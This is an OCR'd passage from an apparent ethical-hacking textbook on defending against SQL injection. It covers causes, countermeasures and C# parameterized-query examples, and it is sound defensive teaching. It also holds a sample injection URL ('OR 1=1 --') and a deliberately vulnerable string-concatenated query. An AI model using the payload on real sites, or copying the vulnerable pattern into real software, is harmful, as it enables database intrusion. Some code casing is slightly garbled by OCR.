
Example of Vulnerable and Secure Code

Vulnerable Code

```
SqlDataAdapter myCommand =
new SqlDataAdapter("LoginStoredProcedure '" +
Login.Text + "'", conn);
```

Secure Code

```
SqlDataAdapter myCommand = new SqlDataAdapter( "SELECT
aut_lname, aut_fname FROM Authors WHERE aut_id =
@aut_id", conn); SQLParameter parm =
myCommand.SelectCommand.Parameters.Add("@aut_id",
SqlDbType.VarChar, 11); Parm.Value = Login.Text;
```



How to Defend Against SQL Injection Attacks (Cont'd)

http://www.certifiedhacker.com/?id=blah' OR 1=1 --

Attacker

Login Form

Internet

Use WAF Firewall /IDS and Filter Packets

Web Server

✓ Keep patches current

Sanitize and Filter User Input

✓ Analyze the source code for SQL injection

✗ Minimize use of 3rd party apps

Web Application

✓ Connect to the database using non-privileged account

✓ Grant least privileges to the database, tables, and columns

DBMS

✗ Disable commands like xp_cmdshell

Operating System

SQL Query

✓ Use stored procedures and parameter queries

✗ Disable verbose error messages and use custom error pages

Custom Error Page

How to Defend Against SQL Injection Attacks



Why Web Applications are Vulnerable to SQL Injection Attacks?
Run database service account with minimal rights
Disable commands like xp_cmdshell
Database server runs OS commands
Using privileged account to connect to the database
Monitor DB traffic using an IDS, WAP
Use low privileged account for DB connection
Error message revealing important information
Suppress all error messages
Use custom error messages
No data validation at the server
Filter all client data
Sanitize data

Figure 15.24: Defending SQL Injection attacks

Why are Web Applications Vulnerable to SQL Injection Attacks?

- **The database server runs OS commands**

  Sometimes, a database server uses OS commands to perform a task. An attacker who compromises the database server with SQL injection can use OS command to perform unauthorized operations.

- **Using a privileged account to connect to the database**

  A developer may give a database user an account that has high privileges. An attacker who compromises a privileged account can access the database and perform malicious activities at the OS level.

- **Error message revealing important information**

  If the input provided by the user does not exist or the structure of the query is wrong, the database server displays an error message. This error message can reveal important information about the database, which an attacker can use to gain unauthorized access to the database.

- **No data validation at the server**

  This is the most common vulnerability leading to SQL injection attacks. Most applications are vulnerable to SQL injection attacks because they use an improper validation technique (or no validation at all) to filter input data. This allows an attacker to inject malicious code in a query.

Implementing consistent coding standards, minimizing privileges, and firewalling the server can all help to defend against SQL injection attacks.

- **Minimizing Privileges**

  Developers often ignore security aspects while creating a new application and tend to leave these matters for the end of the development cycle. However, security issues should be a top priority, and a developer should incorporate adequate steps during the development stage itself. It is important to create a low-privilege account first and begin to add permissions only when needed. The benefit of addressing security early is that it allows developers to address security concerns as they add features so that identification and fixing become easy. In addition, developers become familiar with the security framework when forced to comply with it throughout the project's lifetime. The payoff is usually a more secure product that does not require a last-minute security scramble that inevitably occurs when customers complain that their security policies do not allow applications to run outside the system administrator's context.

- **Implementing Consistent Coding Standards**

  Database developers should carefully plan for the security of the whole information system infrastructure and integrate security in the solutions that they develop. They must also adhere to a set of well-documented standards and policies while designing, developing, and implementing database and web application solutions.

  For example, consider a policy for performing data access. In general, developers use data access methods of their choice. This usually results in a wide variety of data access methods, each having unique security concerns. A more prudent policy would be to specify guidelines to guarantee similarity among various developers' routines. This consistency would greatly enhance both the maintainability and the security of the product.

Another useful coding policy is to perform input validation at both the client and the server level. Developers sometimes rely only on client-side validation to avoid performance issues, as it minimizes round trips to the server. However, it should not be assumed that the browser is actually conforming to the standard validation when users post information. All the input validation checks should also occur on the server to ensure that any malicious user input is properly filtered.

Instead of default error messages that reveal system information, custom error messages that provide little or no system details should be displayed to the user when an error occurs.

- **Firewalling the SQL Server**

  It is a good idea to firewall the server so that only trusted clients can contact it—in most web environments, the only hosts that need to connect to the SQL Server are the administrative network (if there is one) and the web server(s) that it services. Typically, SQL Server needs to connect only to a backup server. SQL Server listens by default on named pipes (using Microsoft networking on TCP ports 139 and 445) as well as TCP port 1433 and UDP port 1434. If the server lockdown is good enough, it should be able to help mitigate the risk of the following:

  - Developers uploading unauthorized/insecure scripts and components to the web server
  - Misapplied patches
  - Administrative errors

Countermeasures Against SQL Injection

To defend against SQL injection, the developer needs to take proper care in configuring and developing an application to create one that is robust and secure. The developer should use the best practices and countermeasures to prevent applications from becoming vulnerable to SQL injection attacks.

Some countermeasures to defend against SQL injection attacks are listed below:

- Make no assumptions about the size, type, or content of the data that is received by your application.
- Test the size and data type of the input and enforce appropriate limits to prevent buffer overruns.
- Test the content of string variables and accept only expected values.
- Reject entries that contain binary data, escape sequences, and comment characters.
- Never build Transact-SQL statements directly from user input and use stored procedures to validate user input.
- Implement multiple layers of validation and never concatenate user input that is not validated.

- Avoid constructing dynamic SQL with concatenated input values.
- Ensure that the web config files for each application do not contain sensitive information.
- Use the most restrictive SQL account types for applications.
- Use network, host, and application intrusion detection systems to monitor injection attacks.
- Perform automated black box injection testing, static source code analysis, and manual penetration testing to probe for vulnerabilities.
- Keep untrusted data separate from commands and queries.
- In the absence of parameterized API, use specific escape syntax for the interpreter to eliminate special characters.
- Use a secure hash algorithm such as SHA256 to store user passwords rather than plaintext.
- Use the data access abstraction layer to enforce secure data access across an entire application.
- Ensure that the code tracing and debug messages are removed prior to deploying an application.
- Design the code such that it traps and handles exceptions appropriately.
- Apply least privilege rules to run the applications that access the DBMS.
- Validate user-supplied data as well as data obtained from untrusted sources on the server side.
- Avoid quoted/delimited identifiers as they significantly complicate all whitelisting, black-listing, and escaping efforts.
- Use a prepared statement to create a parameterized query to block the execution of the query.
- Ensure that all user inputs are sanitized before using them in dynamic SQL statements.
- Use regular expressions and stored procedures to detect potentially harmful code.
- Avoid the use of any web application that is not tested by the web server.
- Isolate the web server by locking it in different domains.
- Ensure all software patches are updated regularly.
- Regularly monitor SQL statements from database-connected applications to identify malicious SQL statements.
- Use of views is necessary to protect data in the base tables by restricting access and performing transformations.
- Disable shell access to the database.

- Do not disclose database error information to the end users.
- Use a safe API that offers a parameterized interface or that avoids the use of the interpreter completely.
- Outsource the authentication workflow of applications, for example, using OAUTH APIs, which allows users to login using their existing user accounts and further ensures that their login details are stored in one location.
- Employ an object–relational mapping (ORM) framework to communicate with the database safely.
- Use the latest programming languages that offer SQLi protection.
- Perform user input validation based on whitelists instead of blacklists.
- Never use the same database accounts for multiple applications.
- Disable unnecessary functionalities of the database.
- Avoid using **`xp_cmdshell`** to control the interaction between the SQL server and components of other servers.
- Use a web application firewall (WAF) to eliminate malicious inputs.
- Avoid using extended/long URLs that might cause a stack-based buffer overflow.
- Convert the input data of users such as usernames and passwords into strings before validation.

Use Type-Safe SQL Parameters

Enforce type and length checks using the parameter collection so that the input is treated as a literal value instead of executable code.

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);

myCommand.SelectCommand.CommandType = CommandType.StoredProcedure;
SqlParameter parm = myCommand.SelectCommand.Parameters.Add("@aut_id",
SqlDbType.VarChar, 11);

parm.Value = Login.Text;
```

In this example, the **`@aut_id`** parameter is treated as a literal value instead of executable code. This value is checked for type and length.

The following is an example of vulnerable code:

```
SqlDataAdapter myCommand =

new SqlDataAdapter("LoginStoredProcedure '" +

Login.Text + "'", conn);
```

The following is an example of secure code:

```
SqlDataAdapter myCommand = new SqlDataAdapter( "SELECT aut_lname,
aut_fname FROM Authors WHERE aut_id = @aut_id", conn); SQLParameter parm =
myCommand.SelectCommand.Parameters.Add("@aut_id", SqlDbType.VarChar, 11);
Parm.Value = Login.Text;
```

